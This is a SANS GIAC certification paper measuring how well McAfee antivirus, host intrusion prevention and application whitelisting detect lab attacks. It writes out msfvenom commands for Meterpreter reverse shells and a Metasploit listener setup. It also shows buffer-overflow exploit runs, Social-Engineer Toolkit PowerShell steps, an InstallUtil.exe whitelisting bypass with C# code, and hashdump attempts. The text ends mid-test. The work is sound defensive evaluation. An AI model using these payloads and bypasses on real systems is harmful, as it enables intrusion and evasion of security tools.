



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Detecting Incidents Using McAfee Products

GIAC GCIH Gold Certification

Author: Lucian Andrei, ing.andrei@gmail.com

Advisor: Chris Walker

Accepted: October 1st, 2016

Abstract

Modern attacks against computer systems ask for a combination of multiple solutions in order to be prevented and detected. This paper will do the analysis of the capacities of commercial tools, with minimal configuration, to detect threats. Traditionally, companies use antivirus software to protect against malware, and a firewall combined with an IDS to protect against network attacks. This paper will analyze the efficacy of the following three combinations: antivirus, antivirus plus host IDS, and antivirus combined with a host IDS plus application whitelisting in order to withstand application attacks. Before doing the tests we predicted that the antivirus will block 20% of the attacks, the HIDS will detect an additional 15%, and McAfee Application Control will protect at least against 50% more of the attacks executed by an average attacker using known exploits, without much obfuscation of the payload. The success of defensive commercial tools against attacks will justify the investment a company will be required to make.

1. Introduction

In modern enterprises we find various technologies that have the role to detect, and/or protect the applications against computer attacks. We can find different technologies starting with well-known Antivirus software, and finishing with modern appliances that automatically perform forensics and behavior analysis against modern threats.

One of the oldest companies in this field is McAfee, now part of Intel Security. McAfee provides a complex array of products in the information security area. This paper will verify the level of detection and protection of some of its products against normal vectors employed by a moderately-skilled attacker.

The first product that will be tested is McAfee VirusScan Enterprise (McAfee VirusScan Enterprise). According to the vendor website “McAfee VirusScan Enterprise safeguards systems and files from viruses and other security risks. It detects and removes malware, and configures antivirus policies to manage quarantined items.”

The second product that will be tested is McAfee Host Intrusion Prevention for Servers, which it is supposed to defend against known and new zero-day attacks. The third product in test is McAfee Application Control, which is a whitelisting solution capable of providing protection against zero-day and advanced persistent threats.

The infrastructure used for the test will include three Windows virtual machines, all of them with all the three previous products installed, and activated one after the other. In order to perform the attacks a Kali2 Linux (Kali) virtual machine will be used for the network attacks, and a Samurai virtual machine will be used to perform web application attacks.

These three McAfee products are managed via a McAfee ePO console. In order to test the capacities of the detection tools, local admin accounts have been used on all the target systems.

2. The tests executed against the applications

In order to test the different attacks and to manage the McAfee products, a trial version of McAfee ePO 5.3 has been installed on a Windows 10 system, and McAfee agents have been deployed to three operating systems: Windows XP SP3, Windows 7 SP1, and Windows 10, like in Figure 1:

Systems						
Assigned Policies		Assigned Client Tasks		Group Details		Agent Deployment
Preset: This Group Only		Custom: None		Quick find:		Apply Clear <input type="checkbox"/> Show selected rows
	System Name	Managed State	Tags	IP Address	User Name	
<input type="checkbox"/>	WIN10	Managed	antivirus win7 & 10, deploy antivirus on	192.168.219.133	lucian	
<input type="checkbox"/>	WIN7X64	Managed	antivirus win7 & 10, Workstation	192.168.219.134	lucian	
<input type="checkbox"/>	XP1-EPO	Managed	Antivirus, Workstation	192.168.219.136	lucian	

Figure 1 – The three virtual machines connected to the ePO

For each operating system and type of attack the initial attacks will be done against a target with no antivirus and no firewall. Once the success of the attack is confirmed, all the attacks will be repeated against the targets where different level of protection will be activated sequentially. The attacking machine is a Kali Linux, having the IP address 192.168.219.145.

2.1. Meterpreter reverse shell

The first attack is the simplest one, and it will be a simple executable, that will launch a meterpreter reverse shell to our Kali Linux. Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. (Offensive-Security) To create the exploit, the following command was executed in Kali2:

```
root@kali2:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.219.145 -b "\x00" -f exe -o Meterpreter.exe
```

Figure 2 – Command to create an exploit using the MSFvenom framework

Following the guide in Offensive Security's tutorial (Security, n.d.) a script has been created that will setup a listener in order to receive the shell from the Windows machine. The `-j -z` parameters are used in order to make sure that the multi handler will not exit once it receives a session since we might need to re-establish one due to an error or we might be testing under different versions of Windows from different target hosts.

```

root@kali2:~# touch meterpreter_listener.rc
root@kali2:~# echo use exploit/multi/handler >> meterpreter_listener.rc
root@kali2:~# echo set PAYLOAD windows/meterpreter/reverse_tcp >>
meterpreter_listener.rc
root@kali2:~# echo set LHOST 192.168.219.145 >> meterpreter_listener.rc
root@kali2:~# echo set ExitOnSession false >> meterpreter_listener.rc
root@kali2:~# echo exploit -j -z >> meterpreter_listener.rc

```

Figure 3 – creation of a script to set up a listener on Metasploit

The script is executed using the command seen in Figure 4:

```

root@kali2:~# msfconsole -r meterpreter.rc

```

Figure 4 – Command to start the listener

A listener is started on port 4444. The script created in Figure 2 is run in the Windows XP machine, and a reverse shell is obtained in the listener started in Figure 4:

```

msf exploit(handler) > sessions -l

Active sessions
=====
Id  Type      Information                                     Connection
--  -
1   meterpreter x86/win32 XP1-LAB-ENVY\lucian @ XP1-LAB-ENVY
192.168.219.145:4444 -> 192.168.219.144:1039 (192.168.219.144)

```

Figure 5 – Reverse shell on the Windows XP machine

Indeed, 192.168.219.144 is the IP address of the Windows XP machine, which has no antivirus installed, and the firewall is disabled. Getting the meterpreter shell means that the attack is a success.

The next victim is a Windows 7 SP1 machine without antivirus also. Running the script created in Figure 2 returns also a shell on the Kali listener, similar to Figure 5.

The last test will be using the same executable on a Windows 10 fully patched. Because the Windows 10 has the default Windows Defender installed, it won't allow to copy the file because it detects the virus, as seen in Figure 6:




Figure 6 – Windows Defender correctly identified the file as malicious

Turning off the Windows Defender, then executing the file the file resulted in another shell on the Windows 10 box, as seen in Figure 5.

The test without antivirus was successful, and the next step will be the test of the antivirus. Any antivirus is supposed to detect a basic Metasploit payload. Indeed, the file was detected, and deleted by the antivirus:




Figure 7 – McAfee Virusscan correctly detected the file as malicious

Getting the above result, an Antivirus would be enough and further testing, against the same attack, of the rest of the McAfee products would not be required.

Lucian Andrei; ing.andrei@gmail.com

2.2. Buffer overflow - Easy File Sharing Web Server 7.2

The second type of exploit is a buffer overflow against the Easy File Sharing Web Server 7.2 software. There are many published exploits against this particular version.

2.2.1. Windows XP

The attack used against the Windows XP SP3 machine is the GET HTTP Request buffer overflow (ArminCyber, n.d.). The procedure is described in the Exploit database web site. In order to execute the attack, the vulnerable application has priorly been installed on the Windows XP machine.




Figure 8 - Easy File Sharing Web Server interface

The exploit code is located inside a python file, called 39008.py. If successful, the exploit will launch the calc.exe application. To run the exploit, in the Kali2 machine the following command has been executed:

```
root@kali2:~# python 39008.py 192.168.219.144 80
Connecting to: 192.168.219.144:80
Done...
```

Figure 9 - Running the exploit against the application

Following the execution of the attack, the Easy File Sharing Web Server application got closed, and the Calculator application popped up, meaning that the exploit was successful.




Figure 10 – The Calculator application in Windows XP

The failure of the Antivirus to detect the attack was the reason to enable the HIPS part of the McAfee solution. The repetition of the same like in Figure 9, against the combination of Antivirus & HIPS attack was successful, too, popping-up the Calculator application. The last tool used as a line of defense for the same attack was the Application Control. Once executed, the attack failed to run, and a pop-up message appeared on the screen as seen in Figure 11:




Figure 11 – Application Control blocks the exploit

2.2.2. Windows 7 & Windows 10

No protection installed

The attack used against the Windows 7 was done with a different exploit, available on the the exploit database's website (Audit0r, n.d.). The name of the script containing the exploit was 38526.py. Initially, it was executed against the port 443, but nothing happened. When it was executed against the port 80, using the command in Figure 12:


```
root@kali12:~# python 38526.py 192.168.219.146 80
[+]Connecting to192.168.219.146
[+]Sending the Calc...
```

Figure 12 – Command to execute the buffer overflow attack

the Easy File Sharing Web Server application crashed, but the Calculator Application popped-up, as seen in Figure 10. Given the fact that running the Calculator application was the payload of this attack it means that it was successful.

The same method of attack as in Figure 12 was used against Windows 10. The only difference of the result was that the program crashed without a pop-up, and that the Calculator Application had a different interface.

Testing the attack with Antivirus Activated

The same attack was executed against the Windows 10 machine equipped with an antivirus, a stand-alone version of the McAfee Virusscan 8.8.0. The configuration of the antivirus was the default one, not the Maximum protection one. The attack failed, but the antivirus reported no attack. Such a thing was probable due to Windows Defender. Testing further, the Windows Defender was disabled and the attack repeated. The result was the Calculator application popping-up, so the attack was again a success. In conclusion, the antivirus failed to detect the attack.

In order to try even harder to prevent the attack, the antivirus was reinstalled using the Maximum protection option. The execution of the attack was not successful, in the idea that no Calculator application popped-up, but the antivirus still didn't report any detection of an attack.

The same attack as in Figure 9 was used against the Windows XP machine, and it was successful, in both Standard and Maximum protection modes of the antivirus.

To eliminate the doubts introduced by the Standalone mode of the antivirus, in Windows 7 the McAfee virus scan was installed via the ePO, and the same attack was repeated. The result, as seen in Figure 13, demonstrates that the attack was once again successful.




Figure 13 – Antivirus installed via the ePO, Easy File Sharing Web Server crashed and, Calculator application runs

This attack was successful despite the fact that the Buffer overflow protection was activated in the Antivirus options, as seen in Figure 14:




Figure 14 – Buffer overflow protection was enabled in the Antivirus settings

Testing the attack against the HIDS

The next level of protection of the host was to use the Host Intrusion Prevention software of the McAfee suite. The HIPS was installed on a Windows 7 Professional 64 bits (the evaluation version didn't work on Windows 10). The firewall and the network IDS options of the HIPS were not activated, simulating what most of the companies would do, in order to prevent communication problems.

The HIPS options were configured so they will also protect the applications listening on the certain ports, Figure 15 :

Host Intrusion Prevention 8.0:IPS > IPS Options (Windows, Linux, Solaris) > HIPS active

IPS status:	<input checked="" type="checkbox"/> Host IPS enabled <input type="checkbox"/> Adaptive mode enabled (rules are learned automatically)
IPS client rules:	<input checked="" type="checkbox"/> Retain existing client rules when this policy is enforced
Windows only:	<input type="checkbox"/> Network IPS enabled <input checked="" type="checkbox"/> Automatically block network intruders: For (minutes): <input type="text" value="10"/> <input type="checkbox"/> Retain blocked hosts <input checked="" type="checkbox"/> Automatically include network-facing and service-based applications in the application protection list <input type="checkbox"/> Startup IPS protection enabled

Figure 15 – HIPS setting

The policy for the IPS Protection was set to Maximum Protection. At this level, all the attacks that trigger signatures other than Information level are blocked.

Host Intrusion Prevention 8.0:IPS > IPS Protection (Windows, Linux, Solaris) > Maximum Protection (Read Only)

Reaction based on signature severity level:	Severity	Reaction
	High:	<input type="text" value="Prevent"/> ▼
	Medium:	<input type="text" value="Prevent"/> ▼
	Low:	<input type="text" value="Prevent"/> ▼
	Information:	<input type="text" value="Ignore"/> ▼

Figure 16 – Maximum protection setting of the HIPS

All the Windows HIPS rules were enabled. In order to test that the HIPS was working a Double file extension execution was done. In order to do this, the extension of the Notepad.exe was changed from .exe to .com.exe. When the Notepad application was executed it didn't start, as it triggered the rule ID 413 – Suspicious Double File Extension Execution - a high severity level signature.

The next step was to test once again the simple buffer overflow attack against the Easy File Sharing Web Application, version 7.2. Theoretically this time the attack should have been blocked, given the paranoid level of protection of the HIPS (it didn't even allowed to run cmd.exe). In Kali2 the attack was executed, with a similar command of the one in Figure 12. The result of the attack was that another Calculator application popped up. In conclusion, the attack was again a success.

Going further with the test, the Application Control whitelisting program was activated, hoping that it would block this kind of attack. Using the official documentation, the version 7.0 was installed in the Windows 7 VM, and the version 6.2.0 in the Windows XP. The application was enabled in both machines:




Figure 17 – The configuration of Application Control

The execution of the attack against the Windows 7 machine crashed the software, but neither Calculator application popped up, nor an alert. The attack was blocked.

The same attack was executed against the Windows XP machine, using the Application Control installed. The payload was detected and blocked, as expected:




Figure 18 – Application Control detected, and blocked the BOF attack

2.3. Social engineering attack

A simple Social engineering attack was created using the Powershell attack vector (Tutorials, n.d.) using the Social Engineering toolkin, by following these steps:

```
root@kali2:~# setoolkit
choose 1) Social-Engineering Attacks
set 9) Powershell Attack Vectors
set 1) Powershell Alphanumeric Shellcode Injector
set LHOST
set LPORT
set Start the listener now
the exploit is in cd /root/.set/reports/powershell/
change the extension to .bat by executing the command
mv x86_powershell_injection.txt x86_powershell_injection.bat
```

Figure 19 – Creating an exploit using SET toolkit

When the malicious file was copied to the Windows 7 machine, it was detected by the antivirus, as seen in Figure 20. No further testing of the other solutions was necessary.




Figure 20 – The Antivirus detected the exploit inside the file

2.4. Antivirus and Application Control bypass

The Antivirus Bypass Attack chosen for the test was the one presented by Brian Fehrman in Black Hills website (Fehrman, n.d.). The choice was based on its simplicity to be reproduced, it was suggested among the first by Google when searching for “Antivirus bypass”, and it seemed to work. According to the website “This method

makes use of two neat features on Windows. The first feature is the ability to compile C# programs without needing the Visual Studio environment. The second feature, which is the one for bypassing application whitelisting, leverages a tool named InstallUtil.exe.”

In order to execute the attack the level of Protection of the HIPS was decreased to Basic Protection, because in the Maximum one was so restrictive, that it wasn't even possible to get a command prompt:



Figure 21 – Basic protection level of the HIPS

Following Brian's technique, first the available CSharp file was downloaded, and renamed to InstallUtil-ShellCode.cs. Once this done, a shell code is generated. In order to do it msfvenom was used to create a reverse_tcp meterpreter toward the Kali machine, having the ip 192.168.219.145, targeted port being 443, as it can be seen in Figure 22:

```
root@kali2:~# wget http://tinyurl.com/InstallUtil-ShellCode-cs
root@kali2:~# mv InstallUtil-ShellCode-cs InstallUtil-ShellCode.cs
root@kali2:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.219.145
lport=443 -f csharp > shellcode.txt
```

Figure 22 – Download of the CSharp file, and creating the shellcode

In the InstallUtil-ShellCode.cs file, there were two functions towards the top. The function named Main (Figure 23) is what will be called if the program is executed normally (e.g., double-clicking, command line, sandboxing, etc.). The function named Uninstall (Figure 24) will be executed when the program is run by using the InstallUtil.exe tool. The InstallUtil.exe tool is typically on the list of trusted applications and will likely bypass some application whitelisting software. The code within the Uninstall Function will make a call to the Shellcode function, which is where the malicious code will reside. The magic here is that it can potentially be used to bypass

both behavioral based analysis and application whitelisting. With additional obfuscation, signature based analysis can also be averted. (Fehrman)

```
public static void Main()
{
    Console.WriteLine("Hello From Main...I Don't Do Anything");
    //Add any behaviour here to throw off sandbox execution/analysts :)
}
```

Figure 23 – The Main function

```
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer
{
    //The Methods can be Uninstall/Install. Install is transactional, and really unnecessary.
    public override void Uninstall(System.Collections.IDictionary savedState)
    {
        Shellcode.Exec();
    }
}
```


Figure 24 – The Uninstall function

The shellcode in the original CSharp file was replaced with the msvenom generated shellcode. A Meterpreter listener was started on the Kali machine, using msfconsole. Once this step done, the CSharp file was copied to the Windows 7 machine, and executed using the following two commands:

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe /platform:x86
/out:exeshell.exe InstallUtil-ShellCode.cs
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe /logfile=
/LogToConsole=false /U exeshell.exe
```

Figure 25 – Commands executed on the Windows 7 machine

Checking the Windows 7's task manager shows that just the InstallUtil.exe process is present and not exeshell.exe file.



```
csrss.exe
dwm.exe
explorer.exe
IAStorIcon.exe *32
iexplore.exe
iexplore.exe *32
iexplore.exe *32
iexplore.exe *32
InstallUtil.exe *32
```

Figure 26 – Windows 7 Task Manager

Once the two commands were executed on the Windows machine, a reverse shell was obtained on the Kali, as it can be seen in Figure 27:

```
msf exploit(handler) >
[*] Sending stage (885806 bytes) to 192.168.219.134
[*] Meterpreter session 1 opened (192.168.219.145:443 -> 192.168.219.134:49301) at
2016-09-23 13:00:41 -0400
msf exploit(handler) > sessions -l

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  1   meterpreter x86/win32  WIN7EPO\Lucian @ WIN7EPO  192.168.219.145:443 ->
192.168.219.134:49301 (192.168.219.134)
```

Figure 27 – Reverse shell obtained in the Kali machine

The picture above is the proof that the attack was successful. Within the Meterpreter shell, the execution of a hashdump command didn't work given the privileges of the authenticated user.

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 7c3f6342523b69c19ed49ca978162c6c...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError
stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service
process)
```

Figure 28 – running hashdump in the Meterpreter shell

The tentative to migrate to lsass.exe or to wininit.exe were not successful, too. Couple of more commands were executed in the Meterpreter shell, in order to see if the Antivirus or the HIDS will pick up anything:

```
meterpreter > run post/windows/gather/enum_logged_on_users
meterpreter > run post/windows/gather/enum_applications
```

Figure 29 – running commands in the Meterpreter shell

The execution of the commands from the Figure 29 produced no alert in the Antivirus. The option Protection Level of the HIDS was increased to the Enhanced Protection one. At this protection level, the HIDS should block both High and Medium attack levels. The repetition of the same attack provided us with another meterpreter shell:

```
Meterpreter session 2 opened (192.168.219.145:443 -> 192.168.219.134:49169) at 2016-09-23 13:40:54 -0400
```

Figure 30 – Reverse shell obtained from the Windows 7 machine equipped with the Antivirus, and HIDS Enhanced Protection level

The final repetition of the same attack was done using McAfee Application Control activated. Unfortunately the attack wasn't detected by this protection also, and a meterpreter shell appeared once again:

```
